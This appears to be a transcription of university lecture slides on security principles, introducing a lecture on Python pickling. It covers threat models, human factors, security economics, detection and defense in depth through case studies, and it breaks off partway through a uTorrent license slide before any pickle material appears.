Lecture 23: Security in Python and Python Pickling

August 8th, 2023

Jordan Schwartz

Slides inspired and pulled from CS 161

Announcements

- Hw08 due **Wednesday 8/09**
  - Two surveys and a written response
  - Surveys **cannot** be extended
- All students who receive full credit on hw08 are eligible for 1 EC if **at least 80%** of students get full credit on hw08, i.e submit all surveys and the written response.
- Scheme Due
  - Whole project due **today 8/08**
  - Project party **today 8/8 3-5:30 PM Warren Hall**
  - Submit to the correct autograder!
- Hws 1-4 recovery updated
- Lab 13 optional
- Discussion 12 today is NOT optional
- Final exam on 8/10 6-9 PM*
  - (tentative) Study Guide is released and available on the main exam logistics post
  - Submit exam alteration form
  - Priority deadline was 8/06, but still submit if needed
- Topical review sessions today! See post

overview

- Security principles quick overview
- Memory and System call
- serialization/deserialization
  - Review of how data is stored in a computer, assembly language, c language, **addresses** etc.
- Secure and security: the pickle module is not secure
- How to pickle
- How to exploit a pickle
- Secure examples, real life examples

What is security?

What is security?

Enforcing a desired property *in the presence of an attacker*

$\downarrow$

data confidentiality

user privacy

data and computation integrity

authentication

availability

…

Why is security important?

- It is important for our
  - physical safety
  - confidentiality/privacy
  - functionality
  - protecting our assets
  - successful business
  - a country’s economy and safety
  - and so on…

What is hackable?

- Everything!
    - Especially things connected to the Internet
    - Assume that every system is a target
    - A casino was hacked because a fish-tank thermometer was hacked within the network

SLATE

Link

For the First Time, Hackers Have Used a Refrigerator to Attack Businesses

Julie Bort *January 17, 2014*

Security Principles

Textbook Chapter 1

Second Half of Today: Security Principles

- Security principles
  - Know your threat model
  - Consider human factors
  - Security is economics
  - Detect if you can't prevent
  - Defense in depth
  - Least privilege
  - Separation of responsibility
  - Ensure complete mediation
  - Don't rely on security through obscurity
  - Use fail-safe defaults
  - Design in security from the start

The Parable of the Bear Race


Reminder: blue slides are case studies. Remember the takeaway, not the story!

“I don’t have to outrun the bear. **I just have to outrun you.**”

Takeaway: You often just need to have “good enough” defense to make attackers turn somewhere else.

Security Principle: Know Your Threat Model

- **Threat model**: A model of who your attacker is and what resources they have
- It all comes down to people: The attackers
  - No attackers = No problem!
  - One of the best ways to counter an attacker is to attack their reasons
- Why do people attack systems?
  - Money
  - Politics
  - Retaliation
  - Fun, watching the world burn




Threat Model: Common Assumptions for Attackers

- Assume the attacker…
    - Can interact with systems without notice
    - Knows general information about systems (operating systems, vulnerabilities in software, usually patterns of activity, etc.)
    - Can get lucky
        - If an attack only succeeds 1/1,000,000 times, the attacker will try 1,000,000 times!
    - May coordinate complex attacks across different systems
    - Has the resources required to mount the attack
        - This can be tricky depending on who your threat model is
    - Can and will obtain privileges if possible


Trusted Computing Base

- **Trusted computing base (TCB)**: The components of a system that security relies upon
- Properties of the TCB:
  - Correctness
  - Completeness (can’t be bypassed)
  - Security (can’t be tampered with)
- Generally made to be as small as possible
  - A smaller, simpler TCB is easier to write and audit.
  - **KISS principle**: Keep It Simple, Stupid

Warning Dialogs


When you send information to the Internet, it might be possible for others to see that information. Do you want to continue?


Warning Dialogs



When you see a dialog box like this, click 'Yes' to make it go away. If available, click the checkbox first to avoid being bothered by it again.

[✓] In the future, do not show this message.

Warning Dialogs



Website Certified by an Unknown Authority

Unable to verify the identity of svn.xiph.org as a trusted site.


Possible reasons for this error:
- Your browser does not recognise the Certificate Authority that issued the site's certificate.
- The site's certificate is incomplete due to a server misconfiguration.
- You are connected to a site pretending to be svn.xiph.org, possibly to obtain your confidential information.

Please notify the site's webmaster about this problem.

Before accepting this certificate, you should examine this site's certificate carefully. Are you willing to accept this certificate for the purpose of identifying the Web site svn.xiph.org?

[✓ Accept this certificate permanently]
Accept this certificate temporarily for this session
Do not accept this certificate and do not connect to this Web site

Warning Dialogs


Unable to verify the identity of svn.xiph.org as a trusted site.

Blah blah geekspeak geekspeak geekspeak.

Before accepting this certificate, your browser can display a second dialog full of incomprehensible information. Do you want to view this dialog?

- [✓ Make this message go away permanently]
- Make this message go away temporarily for this session
- Stop doing what you were trying to do

The presence of warning dialogs often represent a failure: How is the user supposed to know what to do?
Takeaway: Consider human factors

Security Principle: Consider Human Factors

- It all comes down to people: The users
  - Users like convenience (ease of use)
  - If a security system is unusable, it will be unused
  - Users will find way to subvert security systems if it makes their lives easier
- It all comes down to people: The programmers
  - Programmers make mistakes
  - Programmers use tools that allow them to make mistakes (e.g. C and C++)
- It all comes down to people: Everyone else
  - Social engineering attacks exploit other people's trust and access for personal gain
- Consider the tools presented to users, and make them **fool**-proof

Physical security keys use the fact that humans are trained to safeguard keys

Physical Safes

- We want our safes to stop people from breaking in, so let's measure them by how long it takes an expert to break into one:

TL-15 ($3,000)
15 minutes with common tools

TL-30 ($4,500)
30 minutes with common tools

TRTL-30 ($10,000)
30 minutes with common tools
and a cutting torch

TXTL-60 (>$50,000)
60 minutes with common tools,
a cutting torch, and up to 4 oz
of explosives

Takeaway: Security is economics

Security Principle: Security is Economics

- Cost/benefit analyses often appear in security: The expected benefit of your defense should be proportional to the expected cost of attack
  - More security (usually) costs more
  - If the attack costs more than the reward, the attacker probably won't do it
- Example: You don't put a $10 lock on a $1 item…
  - … unless a $1 item can be used to attack something even more valuable
- Example: You have a brand-new, undiscovered attack that will work on anybody's computer. You wouldn't expose it on a random civilian
  - iPhone security vulnerabilities are often sold for ~$1M on the market, so it's probably safe to use an iPhone on a hostile network if you aren't a $1M target

Burglar Alarms

- Security companies are supposed to detect home break-ins
    - Problem: Too many false alarms. Many alarms go unanswered
    - Placing a sign helps deter burglars from entering at risk of being caught…
        - … even if you don't have an alarm installed!
- **Takeway**: Prevent attacks when you can, but detect them if you can't

Security Principle: Detect if You Can’t Prevent


- **Deterrence**: Stop the attack before it happens
- **Prevention**: Stop the attack as it happens
- **Detection**: Learn that there was an attack (after it happened)
    - If you can’t stop the attack from happening, you should at least be able to know that the attack has happened.
- **Response**: Do something about the attack (after it happened)
    - Once you know the attack happened, you should respond
    - Detection without response is pointless!

Response: Mitigation and Recovery

- Assume that bad things will happen! You should plan security in way that lets you to get back to a working state.
- Example: Earthquakes
    - Have resources for 1 week of staying put
    - Have resources to travel 50 miles from my current location
- Example: Ransomware
    - Keep offsite backups!
    - If your computer and house catch on fire, it should be no big deal.

Detection but no Response

- Bitcoin transactions are irreversible. **If you are hacked, you can never recover your Bitcoins.**
    - $68M stolen from NiceHash exchange in December 2017
    - Four multi-million-dollar attacks on Ethereum in July 2018
    - Coinbase: One **detected** theft per day
- **Takeaway:** Prevention is great, but you must not *only* depend on prevention; you must also respond


Bloomberg Link

Hacked Bitcoin Exchange Says Users May Share $68 Million Loss

Lulu Yilun Chen and Yuji Nakamura *August 5, 2016*


The Theodosian Walls of Constantinople

- The ancient capital of the Byzantine empire had a wall…
    - Well, they had a moat…
    - then a wall…
    - then a depression…
    - … and then an even bigger wall
- It also had towers to rain fire and arrows upon the enemy…
- **Takeaway**: Defense in depth

Security Principle: Defense in Depth

- Multiple types of defenses should be layered together
- An attacker should have to breach all defenses to successfully attack a system
- However, consider **security is economics**
    - Defenses are not free.
    - Defenses are often less than the sum of their parts

uTorrent



IMPORTANT - Read this License Agreement carefully before clicking on the "Agree" button. By clicking on the "Agree" button, you agree to be bound by the terms of the License Agreement.

LICENSE AGREEMENT
Please review the license terms before installing µTorrent

µTorrent (also known as uTorrent) is a peer-to-peer file sharing application distributed by BitTorrent, Inc.

By accepting this agreement or by installing µTorrent, you agree to the following µTorrent-specific terms, notwithstanding anything to the contrary in this agreement.

